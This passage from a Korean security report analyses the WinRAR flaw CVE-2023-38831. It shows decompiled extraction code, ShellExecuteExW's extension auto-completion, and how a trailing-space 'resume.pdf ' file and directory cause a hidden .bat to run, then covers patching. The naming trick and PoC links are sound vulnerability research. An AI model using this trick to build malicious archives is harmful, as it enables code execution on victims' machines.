


그림 15. 피해자 PC 쉘 획득

■ 취약점 상세 분석

Step 1) 배경 지식

CVE-2023-38831 취약점을 이해하기 위해서는 WinRAR 의 압축 파일 직접 실행 동작 과정과 파일 실행 함수인 ShellExecuteExW[5] 의 특징을 이해해야 한다.

1) WinRAR 동작 방식

악성 ZIP 파일을 WinRAR 로 열어 그 안에 압축된 파일을 직접 실행하면 해당 파일에 대한 임시 압축 해제가 진행된다. 임시 압축 해제 시, “%Temp%” 경로에 “Rar$DI” 형태의 디렉터리를 생성한다.

```
char __fastcall tmp_unzip2_sub_7FF79D8AF508(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
  char result; // al
  __int64 v8; // rcx
  char v9; // bl
  wchar_t *v10; // rdi
  __int64 v11; // r15
  unsigned int i; // r14d
  int v13; // ebx
  char v14[4112]; // [rsp+20h] [rbp-E0h] BYREF
  char v15[4112]; // [rsp+1030h] [rbp+F30h] BYREF
  __int64 v16; // [rsp+2040h] [rbp+1F40h]
  __int64 v17; // [rsp+2048h] [rbp+1F48h]
  __int64 v18; // [rsp+2050h] [rbp+1F50h]
  char v19[4096]; // [rsp+2080h] [rbp+1F80h] BYREF
  char v20[4096]; // [rsp+3080h] [rbp+2F80h] BYREF
  LOBYTE(a4) = 1;
  result = sub_7FF79D8A7F34(L"Rar$DI", v19, 2048i64, a4);
```

그림 16. WinRAR 압축 해제를 위한 임시 디렉터리 생성

[5] ShellExecuteExW: Windows 에서 다른 프로그램을 실행하고 연관된 작업을 수행하는 함수로, 외부 응용 프로그램 실행 및 파일 열기와 같은 작업에 사용된다.

실행한 파일과 동명의 파일이 ZIP 파일 내에 존재하는지 확인 후, 해당하는 파일이 있으면 압축 해제 알고리즘으로 압축을 풀고 임시 디렉터리에 저장한다.
압축된 2.png 파일 실행 시, 아래와 같이 임시 폴더가 생성돼 압축이 해제된 것을 볼 수 있다.

```
C:\Users\[redacted]\AppData\Local\Temp\Rar$DIa24480.26674>dir
 C 드라이브의 볼륨: windows
 볼륨 일련 번호: 2870-10FD

 C:\Users\[redacted]\AppData\Local\Temp\Rar$DIa24480.26674 디렉터리

2023-09-05  오후 12:56    <DIR>          .
2023-09-05  오후 12:56    <DIR>          ..
2023-08-22  오후 04:16         1,446,729 2.png
               1개 파일           1,446,729 바이트
```

그림 17. 임시 폴더에 실행할 파일 압축 해제

그 후 압축 해제된 파일이 WinAPI 의 파일 실행 함수인 ShellExecuteExW 를 이용해 실행한다.

```
pExecInfo.cbSize = 112;
pExecInfo.lpFile = a2;
pExecInfo.lpVerb = a7;
if ( !a5 )
  v10 = 1344;
pExecInfo.fMask = v10;
v11 = (_WORD *)sub_7FF79D855928(a2);
if ( !v11 || *v11 == 46 && !v11[1] )
{
  pExecInfo.fMask |= 1u;
  pExecInfo.lpClass = L".";
}
pExecInfo.lpDirectory = a3;
pExecInfo.lpParameters = a4;
if ( (const WCHAR *)sub_7FF79D856754(a2) == a2 && !(unsigned __int8)sub_7FF79D854B74(a2, L"exe") )
{
  sprintf_s(Buffer, 0x1000ui64, L".\\%s", a2, *(_QWORD *)&pExecInfo.cbSize);
  pExecInfo.lpFile = (LPCWSTR)Buffer;
}
pExecInfo.nShow = 1;
byte_7FF79D94A805 = 1;
v12 = ShellExecuteExW(&pExecInfo);
```

그림 18. ShellExecuteExW 함수를 통해 압축 해제된 파일 실행

2) ShellExecuteExW 의 특징

ShellExecuteExW 는 파일을 실행할 때 사용되는 WinAPI 함수이다. ShellExecute 종류의 함수는 확장자 없이 파일을 실행할 때, 실행 경로를 결정하는 파싱 로직에 의해 하단의 확장자가 순서대로 자동 추가되어 실행된다.

```
546     //
547     //  NOTES:  the parsing logic to determine a valid Application path is non-trivial, although
548     //              the extension is not required and if missing will be completed
549     //              in the following standard order:  { .PIF, .COM, .EXE, .BAT, .CMD }
550     //
551     //      Relative Paths are System Paths - if the first token has no path qualifiers
552     //              then the token is first checked to see if a key of the same name has
```

그림 19. ShellAPI.h 에 설명된 동작 방식

이에 해당하는 확장자 목록은 다음과 같다.

확장자명
.PIF .COM .EXE .BAT .CMD

아래의 예시로 확장자가 포함된 calc1.exe 와, 확장자가 없는 calc1 을 실행했을 때 두 경우 모두 동일하게 계산기가 실행되는 것을 확인할 수 있다.




그림 20. ‘calc1’, ‘calc1.exe’ 실행 결과

Step 2) 동작 분석

취약 버전의 WinRAR 를 통해 앞서 만들어 놓은 확장자 스푸핑이 적용된 ZIP 파일(resume.zip) 실행 시, 다음과 같이 확장자 뒤에 공백 문자가 들어간 “resume.pdf ” 이름의 파일과 디렉터리를 볼 수 있다.




그림 21. 확장자 스푸핑이 적용된 압축 파일

변조된 문서 파일 실행 시 “resume.pdf ” 이름으로 된 파일에 대한 임시 압축 해제 로직이 실행된다. 실행한 파일명 “resume.pdf ”의 존재 여부를 확인하는 과정에서 파일과 디렉터리 이름이 동일하게 설정되어 있어 확장자 스푸핑이 발생한다.

이에 따라 동명의 파일과 디렉터리가 압축 해제되어 “resume.pdf ” 문서와 “resume.pdf ” 디렉터리 내에 들어있던 “resume.pdf .bat” 스크립트 파일까지 임시 디렉터리에 저장이 된다. 압축 해제 과정 중 “resume.pdf ” 문서의 경우 파일명 검증 로직에서 마지막 문자에 대한 공백 문자 검증을 통해 공백을 제거한 후 “resume.pdf”으로 저장된다.




그림 22. 압축 파일 저장 시 공백 문자 제거 로직

따라서 다음과 같이 문서 파일 원본(“resume.pdf”)과, 악성 스크립트 파일(“resume.pdf .bat”)이 모두 압축 해제된 것을 확인할 수 있다.

그림 23. 확장자 스푸핑으로 인한 압축 해제 결과

임시 압축 해제가 모두 진행된 후 WinRAR 를 통해 실행했던 파일인 “resume.pdf ”가 ShellExecuteExW 함수에 의해 실행이 된다. 확장자 없이도 자동으로 연결되는 해당 함수의 특징에 의해 “resume.pdf .bat” 스크립트 파일이 실행되어 악성 코드가 동작한다.

■ 대응 방안

현재 WinRAR 6.22 이하의 모든 버전은 CVE-2023-38831 을 활용한 공격에 취약하다.

RARLAB 은 이에 대응하기 위해서 2023 년 8 월에 패치 버전을 공개했으며, 기존 사용자들에게 최신 WinRAR 버전으로 업데이트를 적용한 후 사용하는 것을 권고하고 있다.

공개된 패치 버전은 기존의 취약 버전과 동작 과정의 흐름이 크게 다르진 않으나, 임시 압축 해제 과정에서 파일명 및 디렉터리명 검증이 강화됐다. 취약 버전과 패치 버전에서 압축된 파일을 실행했을 때, 임시 압축 해제된 결과를 비교한 내용은 다음과 같다.

취약 버전에서, 변조된 ZIP 파일 내 문서 실행 시 임시 압축 해제된 결과이다.




그림 24. 취약 버전의 임시 압축 해제 결과

패치 버전의 결과는 다음과 같다.




그림 25. 패치 버전의 임시 압축 해제 결과

임시 압축 해제 시 취약 버전에서는 확장자 스푸핑이 적용된 파일명으로 인해 악성 스크립트(.bat)까지 압축 해제가 되었지만, 패치 버전에서는 강화된 파일명 검증으로 인해 문서 파일만 정상적으로 압축 해제된 것을 확인할 수 있다.

WinRAR 의 경우 프로그램 내에 강제 업데이트를 진행하는 로직이 존재하지 않고, 업데이트 관련 메시지가 설치 후 첫 실행에만 공지되기 때문에 사용자들은 버전 업데이트에 더욱 유의해야 한다.

*출처: RARLAB

그림 26. WinRAR 버전 업데이트 관련 메시지

■ 참고 사이트

· URL: https://www.win-rar.com/start.html?&L=0
· URL: https://www.group-ib.com/blog/cve-2023-38831-winrar-zero-day/
· URL: https://github.com/b1tg/CVE-2023-38831-winrar-exploit
· URL: https://github.com/BoredHackerBlog/winrar_CVE-2023-38831_lazy_poc
· URL: https://github.com/swisskyrepo/PayloadsAllTheThings
· URL: https://cert.gov.ua/article/5661411